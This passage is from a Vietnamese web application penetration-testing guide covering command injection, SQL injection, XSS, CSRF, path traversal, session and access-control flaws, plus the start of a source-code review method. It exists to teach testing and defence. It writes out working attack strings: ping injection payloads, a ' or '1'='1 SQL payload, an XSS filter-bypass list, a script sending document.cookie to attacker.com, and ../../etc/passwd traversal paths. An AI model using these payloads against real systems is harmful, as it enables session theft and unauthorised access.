  - || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
  - | ping -i 30 127.0.0.1 |
  - | ping -n 30 127.0.0.1 |
  - & ping -i 30 127.0.0.1 &
  - & ping -n 30 127.0.0.1 &
  - ; ping 127.0.0.1 ;
  - %0a ping -i 30 127.0.0.1 %0a
  - ` ping 127.0.0.1 `
- Lỗi nhúng mã thường dễ phát hiện khi rà soát mã nguồn, nhưng khó khi chạy kiểm thử chương trình. Xem xét trong mã nguồn có thể phân biệt rõ ràng giữa mã tấn công với câu truy vấn hay câu lệnh. Ví dụ như trong truy vấn SQL, cần phải sử dụng tất cả những biến đã được chuẩn bị sẵn hay thủ tục có sẵn, tránh sử dụng những câu truy vấn động.
- Công cụ quét tự động có thể đưa ra những thông tin giúp kiểm tra ứng dụng có thực sự mắc lỗi hay không. Tuy nhiên, công cụ không thể biết được chắc chắn việc thực hiện tấn công có thành công. Những phần ứng dụng xử lý kém, công cụ giúp tìm ra lỗ hổng dễ dàng hơn.

### Ví dụ tình huống:

- Câu truy vấn SQL mà ứng dụng xây dựng như sau:

```
String query = "SELECT * FROM accounts WHERE custID=" +  

    request.getParameter("id") +"";
```

- Kẻ tấn công có thể thay đổi tham số “id” trong trình duyệt để gửi đến: ‘ or ‘1’=’1. Việc này thay đổi ý nghĩa của câu truy vấn và trả về giá trị của tất cả tài khoản trong cơ sở dữ liệu thay vì chỉ của một nhân viên mà thôi.

`http://example.com/app/accountView?id=' or '1'='1`

- Trong trường hợp xấu nhất, kẻ tấn công có thể sử dụng điểm yếu này để thực thi những thủ tục trong cơ sở dữ liệu và giúp chiếm quyền điều khiển máy chủ cơ sở dữ liệu hoặc toàn bộ máy chủ.


## 4.2 Kiểm tra lỗi Cross-site-scripting(XSS)

- Mô tả:** Lỗi XSS rất phổ biến trong các ứng dụng web, xuất hiện khi ứng dụng nhận kèm dữ liệu đầu vào từ người dùng qua trang web, rồi gửi đến người khác mà không thông qua kiểm tra và xử lý. Kẻ tấn công chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, JScript, DHTML và cũng có thể là cả các thẻ HTML. Từ đó, kẻ tấn công có thể thực thi được script trên trình duyệt của nạn nhân để ăn cắp hay giả mạo phiên làm việc, thêm vào nội dung xấu, chuyển kết nối, tấn công trình duyệt bằng phần mềm độc hại. Có các loại XSS cơ bản sau:

- Reflected XSS
- Stored XSS
- Dom base XSS
- HTTP Header Injection

### Phương pháp:

- Tiến hành kiểm tra lỗi XSS với những điểm vào dự đoán từ trước. Thủ truyền dữ liệu vào điểm vào ứng dụng, quan sát thông tin trả về để xem có mã nào gửi đi mà có xuất hiện trở lại. Nếu như có xuất hiện trong phần body thì kiểm tra lỗi liên quan đến Reflected XSS. Nếu xuất hiện lại trong phần header thì kiểm tra các lỗi liên quan đến HTTP Header Injection.



Hình 68: Kết quả trả về trong phần Body HTML

- Trường hợp trong phần body xuất hiện giá trị mà đã gửi lên trong yêu cầu thì thủ xem có thể thực thi được JavaScript bằng cách chèn các thẻ `<script></script>`.
- Thử gửi lên một vài mã tấn công có nội dung khai thác lỗ XSS và quan sát sự phản hồi từ ứng dụng để xác định ứng dụng có áp dụng các phương thức lọc như thế nào và khả năng vượt qua.
- Nếu như ứng dụng chặn nội dung liên quan đến các thẻ script thì thực hiện HTML-encoding để thử xem có lọc trường hợp này hay không.
- Quan sát các điểm mà ứng dụng lưu trữ dữ liệu liên quan đến tài khoản người dùng. Ví dụ như: phần comment, lưu thông tin như đổi tên thành viên, chữ ký... Nếu như việc lưu trữ mà không thực hiện lọc thì có thể thực hiện tấn công Store XSS.
- Nếu như ứng dụng có lưu trữ dữ liệu do người dùng nhập vào và sử dụng kết quả hiển thị cho những lần sau thì thực hiện gửi các mã tấn công liên quan đến XSS để xem ứng dụng có bị tấn công Store XSS hay không.
- Trường hợp mà giá trị xuất hiện trong phần Header thì kiểm tra liệu rằng ứng dụng có chấp nhận các dữ liệu URL encoded %0a và %0d mà làm ngắt phản hồi trong phần header. Nếu như kiểm tra thấy rằng có sự ngắt khi thực hiện chèn %0d và %0a trong phần header thì ứng dụng mắc lỗi Header Injection.

Nếu như chỉ thấy một %d hoặc %0a trả về thì ứng dụng vẫn có khả năng khai thác mà phụ thuộc vào ngữ cảnh của trình duyệt.

- Các công cụ có thể phát hiện XSS một cách tự động. Tuy nhiên, mỗi ứng dụng xây dựng khác nhau và sử dụng những nền tảng khác nhau như Javascript, ActiveX, Flash và Silverlight, làm cho việc phát hiện lỗi khó khăn hơn. Cho nên, để đảm bảo đòi hỏi sự kết hợp giữa kiểm tra mã nguồn, kiểm chứng lại bằng tay bên cạnh những cách thức tự động.

<b>STT</b>	<b>Mô tả</b>	<b>Mã tấn công</b>
1.	Malformed IMG tags	<IMG ""><SCRIPT>alert("XSS")</SCRIPT>">
2.	fromCharCode	<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
3.		<IMG SRC=# onmouseover="alert('xss')">
4.		<IMG SRC= onmouseover="alert('xss')">
5.	Embedded tab	<IMG SRC="jav ascript:alert('XSS');">
6.	Encoded tab	<IMG SRC="jav&#x09;ascript:alert('XSS');">
7.	newline to break up XSS	<IMG SRC="jav&#xA;ascript:alert('XSS');">
8.	carriage return to break up XSS	<IMG SRC="jav&#xD;ascript:alert('XSS');">
9.	Extraneous open brackets	<<SCRIPT>alert("XSS");//<</SCRIPT>
10.	No closing script tags	<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
11.	Escaping JavaScript escapes	\";alert('XSS');//
12.	INPUT image	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
13.	VBscript in an image	<IMG SRC='vbscript:msgbox("XSS")'>
14	IFRAME	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

### Ví dụ tình huống:

- Ứng dụng sử dụng những đầu vào không an toàn trong việc xây dựng đoạn HTML mà không xác định hay loại bỏ ký tự đặc biệt:

```
(String) page += "<input name='creditcard' type='TEXT'value=\"" +  
request.getParameter("CC") + ">";
```

- Kẻ tấn công có thể thay đổi tham số 'CC' trong trình duyệt thành:

```
'><script>document.location='http://www.attacker.com/cgi-  
bin/cookie.cgi?foo='+document.cookie</script>'
```

- Thông tin về phiên làm việc của nạn nhân sẽ được gửi đến trang web của kẻ tấn công, từ đó kẻ tấn công có thể ăn cắp được phiên làm việc. Lưu ý rằng kẻ tấn công có thể lợi dụng XSS để tấn công vào cơ chế chống CSRF của trang web.

### Vượt qua cơ chế lọc XSS:

- Trong một số trường hợp, dữ liệu trả về xuất hiện trong phần Attribute Value:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

- Có thể sử dụng mã tấn công sau:
    - " onfocus="alert(document.cookie)"
  - Trường hợp có sử dụng lọc, sử dụng cú pháp khác hoặc cơ chế encoding như:
    - "%3cscript%3ealert(document.cookie)%3c/script%3e"
><ScRiPt>alert(document.cookie)</ScRiPt>
  - ><script>alert(document.cookie)</script>
- Một số trường hợp lọc mà không sử dụng cơ chế đê quy, ví dụ như lọc từ khóa <script> nhưng chỉ lọc một lần (Không kiểm tra lại sau khi lọc) thì sử dụng:
  - <scr<script>ipt>alert(document.cookie)</script>
- Sử dụng script từ nguồn bên ngoài:
  - <script src="http://attacker.com/xss.js"></script>
  - http://www.example.com/?var=<SCRIPT%20a="%"%20SRC="http://www.a  
ttacker.com/xss.js"></SCRIPT>

## 4.3 Kiểm tra lỗ hổng CSRF

- Mô tả:** CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một hành động không cho phép. Kẻ tấn công có thể giả mạo một yêu cầu và lừa nạn nhân gửi chúng đi qua các thẻ hình ảnh, XSS, hoặc rất nhiều kỹ thuật khác. Nếu người dùng đã được xác thực, việc tấn công sẽ thành công. Kẻ tấn công có thể khiến nạn nhân thay đổi dữ liệu mà nạn nhân được phép thay đổi hoặc thực thi những chức năng mà nạn nhân được phép thực thi.

### Phương pháp:

- Tiến hành kiểm tra tại những chức năng quan trọng, điểm vào dự đoán có khả năng mắc lỗi CSRF. Nếu như ứng dụng chỉ dựa vào mỗi HTTP cookies thì ứng có nguy cơ mắc lỗi CSRF. Xem xét mỗi đường liên kết hay form có sử dụng token hay không. Nếu không sử dụng, kẻ tấn công có thể giả mạo yêu cầu.
- Quan sát các chức năng cốt lõi của ứng dụng và xác định các yêu cầu thực hiện đối với các dữ liệu nhạy cảm, nếu như mà kẻ tấn công có thể xác định được toàn bộ tham số đối với các yêu cầu (cho dù không thể xác định HTTP cookies) thì ứng dụng vẫn mắc lỗi CSRF.
- Tạo ra trang HTML mà thực hiện những yêu cầu mong muốn mà không có sự tương tác về người dùng. Đối với các yêu cầu sử dụng GET thì có thể sử dụng thẻ `<img>` với tham số `src="chứa liên kết"`. Nếu như yêu cầu là POST có thể tạo ra những trường ẩn để chứa tham số và có thể sử dụng Javascript để thực hiện tự động gửi form ngay sau khi trang được nạp.

#### **Ví dụ tình huống:**

- Ứng dụng cho phép người dùng gửi đi yêu cầu chuyển tiền mà không sử dụng token như:

<http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243>

- Từ đó, kẻ tấn công có thể tạo ra những yêu cầu chuyển từ tài khoản nạn nhân đến tài khoản của mình và đính kèm những yêu cầu này trong thẻ hình ảnh hoặc iframe rồi đưa chúng lên những website mà kẻ tấn công điều khiển:
  - ``
- Nếu nạn nhân truy cập vào bất cứ trang web nào trong khi đang có phiên làm việc tại example.com thì yêu cầu giả mạo này sẽ được thực thi thành công.

#### **4.4 Kiểm tra các thao tác với file**

- **Mô tả:** Các thao tác với file thường sử dụng tên file, đường dẫn file được gửi lên từ client, nếu ứng dụng không kiểm soát tốt các giá trị này (việc kiểm soát phải được thực hiện phía server) có thể dẫn đến việc download hoặc upload các file không hợp lệ. Những tên, đường dẫn này do người dùng gửi lên, nếu không được kiểm tra trước khi chuyển vào hệ thống xử lý sẽ tạo điều kiện cho kẻ tấn công khai thác. Bằng việc tùy chỉnh tên file, đường dẫn, kẻ tấn công có thể đọc, truy cập tới các file trên hệ thống, thậm chí cả file chứa mật khẩu nếu cấu hình không tốt. Nguy hiểm hơn, bằng cách điều khiển đường dẫn, kẻ tấn công có thể chèn vào một đoạn mã độc, và thực thi chúng. Từ đó, kẻ tấn công có thể chiếm quyền điều khiển hệ thống.

#### **Phương pháp:**

- Tiến hành kiểm tra tại những điểm vào dự đoán có khả năng mắc lỗi thao tác với file. Ví dụ như:

- www.site.com/index.php?page=download.html
- Tiến hành thay đổi nội dung điểm vào bằng cách đọc thử nội dung file khác (/etc/passwd trên Linux hoặc C:/boot.ini trên Windows). Một phương pháp khác là thử thay đổi nội dung trả đến một file không tồn tại, ví dụ như page=anything.html.
- Sẽ có 2 khả năng xảy ra khi thực hiện thay đổi nội dung tại các điểm vào này. Một là ứng dụng sẽ xử lý tiếp hoặc là thông báo về việc sai đường dẫn trên ứng dụng. Nếu thông báo lỗi sai đường dẫn thì mắc lỗi không kiểm tra khi thao tác với file.
- Trường hợp không báo lỗi, nếu kết quả trả về chứa nội dung như yêu cầu (nội dung file /etc/passwd hoặc boot.ini) thì mắc lỗi.
- Trong một số trường hợp include được dùng như sau: include(\$page.".html") thì sử dụng phương pháp null-byte, thêm %00 ở phía sau. Kí tự null kết thúc chuỗi, gap %00 là tự hiểu kết thúc chuỗi và bỏ qua các kí tự cuối cùng, ở trường hợp trên là bỏ đuôi .html
- Ví dụ: index.php?page=/etc/passwd%00
- Trong trường hợp không sử dụng được đường dẫn tuyệt đối, sử dụng đường dẫn tương đối để include file trong cùng thư mục. Sử dụng dấu "../" hoặc "..\" để di chuyển lên thư mục cha. Ví dụ:
  - ../../../../../../etc/passwd
  - ../../../../../../boot.ini
  - ..\..\..\..\..\..\..\..\..\etc\passwd
  - ..\..\..\..\..\..\..\..\..\boot.ini
- Một số đường dẫn file thông thường:

<b>STT</b>	<b>Mô tả</b>	<b>Đường dẫn</b>
<b>Apache httpd</b>		
1.	ServerRoot	/usr/local/apache2
2.	DocumentRoot	/usr/local/apache2/htdocs
3.	Apache Config File	/usr/local/apache2/conf/httpd.conf
4.	Other Config Files	/usr/local/apache2/conf/extrar/
5.	SSL Config File	/usr/local/apache2/conf/ssl.conf
6.	ErrorLog	/usr/local/apache2/logs/error_log
7.	AccessLog	/usr/local/apache2/logs/access_log

<b>Fedora Core, CentOS, RHEL</b>			
1.	ServerRoot	/etc/httpd	
2.	Primary Config File	/etc/httpd/conf/httpd.conf	
3.	Other Config Files	/etc/httpd/conf.d	
4.	DocumentRoot	/var/www/html	
5.	ErrorLog	/var/log/httpd/error_log	
6.	AccessLog	/var/log/httpd/access_log	
<b>Win32</b>			
1.	ServerRoot	"C:/Program Files/Apache Foundation/Apache2.2"	Software
2.	Config File	"C:/Program Files/Apache Foundation/Apache2.2/conf/httpd.conf"	Software
3.	DocumentRoot	"C:/Program Files/Apache Foundation/Apache2.2/htdocs"	Software
4.	ErrorLog	"C:/Program Files/Apache Foundation/Apache2.2/logs/error.log"	Software
5.	AccessLog	"C:/Program Files/Apache Foundation/Apache2.2/logs/access.log"	Software

#### **Ví dụ tình huống:**

- Ứng dụng sử dụng cơ chế chèn file với mỗi trang nội dung tương ứng. Ví dụ phần help sẽ chèn vào trang help. URL của đường dẫn sẽ có dạng:
  - <http://example.com/getUserProfile.jsp?page=main.html>
  - <http://example.com/index.php?file=help>
  - <http://example.com/main.cgi?home=index.htm>
- Kẻ tấn công dự đoán ứng dụng có thể mắc lỗi thao tác file. Kẻ tấn công có thể sử dụng “..” để thử liệu có truy cập file và thư mục khác được không:
  - <http://example.com/getUserProfile.jsp?page=../../../../etc/passwd>
- Nếu thành công, kẻ tấn công sẽ hiển thị được nội dung file hệ thống.


#### **4.5 Kiểm tra mã hóa dữ liệu nhạy cảm**

- Mô tả:** Sai lầm phổ biến là không mã hóa các dữ liệu cần được mã hóa. Khi mã hóa được sử dụng, vấn đề lưu trữ và sinh khóa không an toàn, khóa không được thường xuyên thay đổi, hay sử dụng thuật toán yếu. Sử dụng mật khẩu

dễ đoán hoặc thuật toán hàm băm mà không thêm giá trị ngẫu nhiên (salt) cũng là một lỗi phổ biến.

### Phương pháp:

- Trước tiên cần xác định thông tin nào nhạy cảm đến mức cần phải yêu cầu bảo mật. Ví dụ như: mật khẩu, thẻ tín dụng, các thông tin cá nhân nên được mã hóa. Đối với các dữ liệu này, cần kiểm tra:
  - Những thông tin này có được mã hóa khi lưu trữ hay không.
  - Những mức quyền dùng nào được phép truy cập vào bản sao được giải mã của dữ liệu.
  - Có sử dụng một thuật toán mã hóa mạnh và được sử dụng theo tiêu chuẩn hay không. Nếu không cần giải mã thì cần phải sử dụng các thuật toán hash.
  - Khóa dùng để mã hóa được tạo và bảo vệ tránh khỏi truy cập trái phép không? Có định kỳ thay đổi khóa không.
- Trường hợp có tài khoản quản trị cơ sở dữ liệu, tiến hành vào trực tiếp cơ sở dữ liệu để xem có sử dụng mã hóa hay không.



Hình 69: Phân tích DB lấy thông tin về mã hóa

### Ví dụ tình huống:

- Một cơ sở dữ liệu về mật khẩu được lưu trữ mà không sử dụng salt. Một lỗi tải file đã được kẽ tần công khai thác, lấy được các tập tin mật khẩu. Tất cả mật khẩu unsalted hashes bị giải mã chỉ trong 4 tuần, trong khi đối với những hashes nếu được tạo ra đúng cách (có sử dụng salt) việc giải mã sẽ phải mất hơn 3000 năm.

## 4.6 Kiểm tra phân quyền truy cập của người dùng

- Mô tả:** Các ứng dụng thường không được tạo ra để bảo vệ các yêu cầu truy cập trang đúng cách. Trong một số trường hợp, việc bảo vệ đường dẫn được quản lý thông qua cấu hình, và đôi khi hệ thống bị cấu hình sai sót. Các lập trình viên cũng đôi khi quên tích hợp đoạn mã kiểm tra quyền.
- Sai sót như vậy cho phép kẻ tấn công truy cập trái phép vào một số chức năng cần bảo vệ. Thông thường giao diện quản trị là mục tiêu chính cho kiểu tấn công này.

### Phương pháp:

- Xác định xem ứng dụng được phân quyền truy cập theo chiều dọc hay chiều ngang. Chiều dọc là có các mức quyền khác nhau, mức quyền thấp hơn không được truy cập tài nguyên mức quyền cao hơn. Chiều ngang là những tài khoản cùng mức quyền có tài nguyên riêng, không được truy cập tài nguyên của tài khoản cùng mức.
- Trong các hệ thống có phân quyền, mỗi người chỉ được phép truy cập vào các dữ liệu mình được phép. Để xác định ứng dụng có phân quyền đúng hay không thì cần xác định các trang, tìm hiểu mục đích các trang này là công khai hay cá nhân. Nếu là một trang cá nhân:
  - Có cần chứng thực để truy cập vào trang đó.
  - Trang có cung cấp quyền truy cập cho tất cả người dùng đã được xác thực. Nếu không, có cần một xác minh để đảm bảo người dùng có quyền mới được truy cập vào trang đó.
- Lỗi hỏng thường được phát hiện ra khi xuất hiện những đường liên kết, nút bấm mà thông thường không được hiển thị với người dùng bình thường. Thường sử dụng hai tài khoản, ở mức người dùng khác nhau, thử truy cập vào những liên kết đã biết của người dùng mức cao hơn để xác định ứng dụng có mắc lỗi không. Nếu không có trước các tài khoản ở các cấp độ đặc quyền khác nhau, hoặc nhiều tài khoản với quyền truy cập vào dữ liệu khác nhau thì việc kiểm tra các lỗi thường sẽ khó hơn, bởi vì sẽ không biết rõ tên các URLs, các tham số mà cần thiết cho việc khai thác các lỗi.
- Nếu được đặt trong tình huống sử dụng với các tài khoản mức thấp khi truy cập ứng dụng thì thử nhận diện các URL mà có đặc quyền cao hơn, ví dụ như các URL liên quan đến tài khoản quản trị.
- Hầu hết các dữ liệu trong điều khiển truy cập đều dựa vào định danh, thông thường là các chỉ số. Thử đoán và xác định các định danh liên quan đến người sử dụng. Có thể sử dụng các công cụ để sinh ra các định danh và quan sát.
- Một số ứng dụng khởi tạo việc điều khiển truy cập dựa trên những tham số của các yêu cầu. Thử tìm kiếm những tham số như là edit=false hoặc access=read trong các yêu cầu và thực hiện thay đổi nó trong vai trò của người dùng để xác định lỗi có thể xảy ra.

#### **Ví dụ tình huống:**

- Kẻ tấn công nhắm mục tiêu vào các URL. Cả hai URL sau đây đều yêu cầu chứng thực. Quyền quản trị cũng phải được cung cấp để truy cập vào trang “admin\_getappinfo”:
  - <http://example.com/app/getappInfo>
  - [http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)
- Nếu kẻ tấn công không được chứng thực mà vẫn có thể truy cập vào trang, thì đó gọi là truy cập trái phép. Nếu một người sử dụng được chứng thực, nhưng lại không phải trong ban quản trị, vẫn truy cập được vào trang

“admin\_getappinfo” thì đây là một lỗ hổng cho phép kẻ tấn công truy cập vào trang quản trị.

#### 4.7 Kiểm tra liệt kê người dùng

- **Mô tả:** Tại những những chức năng liên quan đến xác thực, ứng dụng phân biệt thông báo lỗi giữa sai mật khẩu và sai tên người dùng, người dùng không tồn tại...

##### Phương pháp:

- Tiến hành kiểm tra tại những điểm vào mà thông tin đăng nhập (tên đăng nhập) sẽ được gửi (có thể trong form, trường ẩn, cookies) đến ứng dụng (ví dụ như: đăng nhập, đăng ký, khôi phục mật khẩu, thay đổi mật khẩu, ...).
- Đổi với mỗi vị trí thử với tên đăng nhập hợp lệ và không hợp lệ. Sau đó quan sát sự phản hồi từ ứng dụng (thông báo, trường ẩn, trạng thái của HTTP, bất kỳ sự chuyển hướng nào).
- Việc thử so sánh các cặp dữ liệu tên đăng nhập hợp lệ và không hợp lệ sẽ nhận biết được điểm khác biệt giữa các tên đăng nhập về mặt ứng dụng hoặc ngữ nghĩa mà từ đó rút ra cách điều tra thông tin tên đăng nhập.
- Kiểm tra những thành phần khác của ứng dụng mà có thể vô tình để lộ thông tin tên đăng nhập. Ví dụ như chức năng tìm kiếm tên đăng nhập trùng tên lúc đăng ký tài khoản.

#### 4.8 Kiểm tra Session Fixation

- **Mô tả:** Người dùng trong lần đầu tiên truy cập ứng dụng đều được cấp phát một session, gọi là “anonymous session”. Session Fixation xuất hiện khi ứng dụng có bao gồm chức năng đăng nhập, người dùng sau khi xác thực thành công nhưng vẫn sử dụng “anonymous session” cũ mà không cập nhật session mới.
- Kẻ tấn công lợi dụng điểm này, gửi mã tấn công đến người dùng, với mục đích gán session của người chính là session của kẻ tấn công. Người dùng sau khi đăng nhập, vì session không đổi, nên session đó sẽ là session của tài khoản đã được xác thực, và cũng là session của kẻ tấn công. Do đó, kẻ tấn công có thể sử dụng lỗ hổng này để đăng nhập mà không cần biết thông tin người dùng và mật khẩu.

##### Phương pháp:

- Nếu ứng dụng không cấp phát một session mới sau khi đã đăng nhập thành công mà người dùng chưa xác thực có thể sử dụng session cũ thì ứng dụng mắc lỗi session fixation.
- Nhận diện định dạng của session của ứng dụng. Thử thay đổi dữ liệu của session và sử dụng chúng. Nếu như ứng dụng chấp nhận các session mà người dùng khám phá thì ứng dụng đó mắc lỗi session fixation.

#### 4.9 Kiểm tra lỗi liên quan đến chuyển hướng

- **Mô tả:** Các ứng dụng thường chuyển hướng người dùng đến các trang khác, hoặc sử dụng trang chuyển tiếp nội bộ một cách tương tự. Đôi khi các trang đích được quy định trong một tham số mà không được kiểm tra, cho phép kẻ tấn công lựa chọn trang đích.
- Kẻ tấn công tạo ra những đường dẫn liên kết rồi lừa người dùng vào. Người dùng sẽ không để ý vì đó là một đường dẫn từ một trang hợp lệ. Những chuyển hướng như vậy có thể hướng người dùng tới một trang, từ đó cài đặt phần mềm độc hại hoặc lừa nạn nhân khai báo mật khẩu, các thông tin nhạy cảm khác. Chuyển hướng không an toàn có thể cho phép vượt qua các bước kiểm tra truy cập.

#### **Phương pháp:**

- Kiểm tra tại các điểm vào, đường liên kết cho phép chuyển hướng. Nếu như ứng dụng có tham số là các đường dẫn URL tuyệt đối thì thực hiện kiểm tra với các URL khác thử xem ứng dụng có bị chuyển đến các domain khác hay không.
- Xem lại mã nguồn có sử dụng chuyển hướng hay không. Đôi với mỗi lần sử dụng, xác định nếu các URL đích được chứa trong giá trị, danh sách nào không. Nếu không, ứng dụng có thể mắc lỗi liên quan đến chuyển hướng.

#### **Ví dụ tình huống:**

- Ứng dụng có một trang gọi là “redirect.jsp” mà có một tham số duy nhất có tên là “url”. Kẻ tấn công tạo ra một URL độc hại để hướng người dùng đến một trang web độc hại nhằm thực hiện lừa đảo và cài đặt các phần mềm độc hại.
  - <http://www.example.com/redirect.jsp?url=evil.com>
- Ứng dụng sử dụng chuyển tiếp để di chuyển yêu cầu giữa các thành phần khác nhau của trang web. Để tạo điều kiện này, một số trang sử dụng một tham số để chỉ ra nơi người dùng phải được gửi nếu giao dịch thành công. Trong trường hợp này, kẻ tấn công tạo ra một URL sẽ vượt qua kiểm tra truy cập của ứng dụng và sau đó chuyển tiếp kẻ tấn công vào những chức năng quản trị bình thường không truy cập được.
  - <http://www.example.com/boring.jsp?fwd=admin.jsp>

### **4.10 Kiểm tra chính sách mật khẩu mạnh**

- **Mô tả:** Nếu không có chính sách về mật khẩu mạnh, người dùng sẽ sử dụng những mật khẩu đơn giản, dễ nhớ. Điều này tạo điều kiện cho kẻ tấn công dễ dàng đoán được mật khẩu người dùng, từ đó có thể chiếm tài khoản người dùng.

#### **Phương pháp:**

- Quan sát bất kỳ sự mô tả nào liên quan đến việc áp dụng chính sách cho tài khoản người dùng. Thông thường những phần này ở phần đăng ký, đổi mật khẩu.

- Thủ thiết lập một danh sách các mật khẩu yếu, sử dụng cơ chế cho phép tự đăng kí hoặc chức năng thay đổi mật khẩu để đoán biết được các chính sách được áp đặt cho mật khẩu. Thủ mật khẩu chỉ chứa các kí tự hoặc chỉ chứa số hoặc trùng tên đăng nhập, ...
- Thực hiện đoán luật được áp đặt cho mật khẩu có thể bằng cách thiết lập một mật khẩu đủ mạnh (độ dài, ký tự, số, ký tự đặc biệt), sau đó lần lượt đăng nhập vào hệ thống và gỡ bỏ dần các tình huống như ký tự đặc biệt, số, chữ, độ dài để xem liệu ứng dụng có áp đặt việc kiểm tra nào hay không đối với ứng dụng.
- Nếu có được luật áp đặt cho tài khoản thì việc xây dựng từ điển tấn công mật khẩu sẽ chính xác và hoàn chỉnh hơn.

## **II. Quy trình kiểm tra an toàn thông tin mã nguồn ứng dụng web**

- Một ứng dụng có thể chứa đến hàng ngàn, thậm chí hàng trăm ngàn dòng mã lệnh. Và trong hầu hết trường hợp, thời gian để xem lại tất cả dòng mã lệnh đó là hạn chế. Thông thường, thời gian này chỉ là một vài ngày. Trong khi đó, mục tiêu của rà soát của ứng dụng dựa trên mã nguồn là tìm kiếm được tối đa các lỗi có khả năng mắc phải.
- Để làm được điều này, cần phải có một phương pháp tiếp cận hiệu quả. Trong đó, thời gian để xác định trong mã nguồn phải được tiến hành nhanh chóng. Phần lớn thời gian dành cho việc phân tích, tìm kiếm những vấn đề khó khăn, phức tạp hơn.


### **1. Khái niệm**

#### **1.1 Điểm cuối ứng dụng**

- Điểm cuối ứng dụng là vị trí trong mã nguồn mà ở đó ứng dụng tiến hành tương tác với ứng dụng, hệ thống thông qua những hàm API. Có các dạng tương tác chính là:
  - File system calls (Read/Write)
  - Operating system calls
  - Network/Socket calls
  - SQL interfaces
- Tương ứng với mỗi loại tương tác, mỗi loại ngôn ngữ sẽ có những loại API cụ thể.

#### **1.2 Trace**

- Trong việc đánh giá mã nguồn, khái niệm trace có nghĩa là tiến hành tìm kiếm, vẽ lại đường đi từ điểm vào ứng dụng, cho tới điểm cuối. Có thể chỉ trong 1,2 dòng lệnh, nhưng cũng có những trường hợp sử dụng đổi biến, toán tử... để thay đổi.
- Trace có thể dẫn đến nhiều nhánh, một điểm vào có thể có nhiều nhánh khác nhau, tới nhiều điểm cuối khác nhau. Tương tự, một điểm cuối cũng có thể xuất phát từ nhiều điểm vào.



Hình 70: Sơ đồ trace từ điểm vào ứng dụng tới điểm cuối ứng dụng.

## 2. Phương pháp đánh giá an toàn thông tin mã nguồn ứng dụng web

- Nội dung của phương pháp đánh giá dựa vào mã nguồn là xuất phát từ điểm vào, đi tới điểm cuối để kiểm tra xem có mắc lỗi ATTT hay không. Cụ thể gồm các bước:
  - Tìm kiếm tất cả điểm vào ứng dụng (entry point).
  - Trace theo luồng xử lý điểm vào ứng dụng cho tới điểm cuối (end-point). Trong quá trình trace chú ý kiểm tra xem có sử dụng lọc – filter không.
  - Dự đoán khả năng mắc lỗi.
  - Kiểm tra lại khả năng mắc lỗi.

### 2.1 Tìm kiếm điểm vào ứng dụng

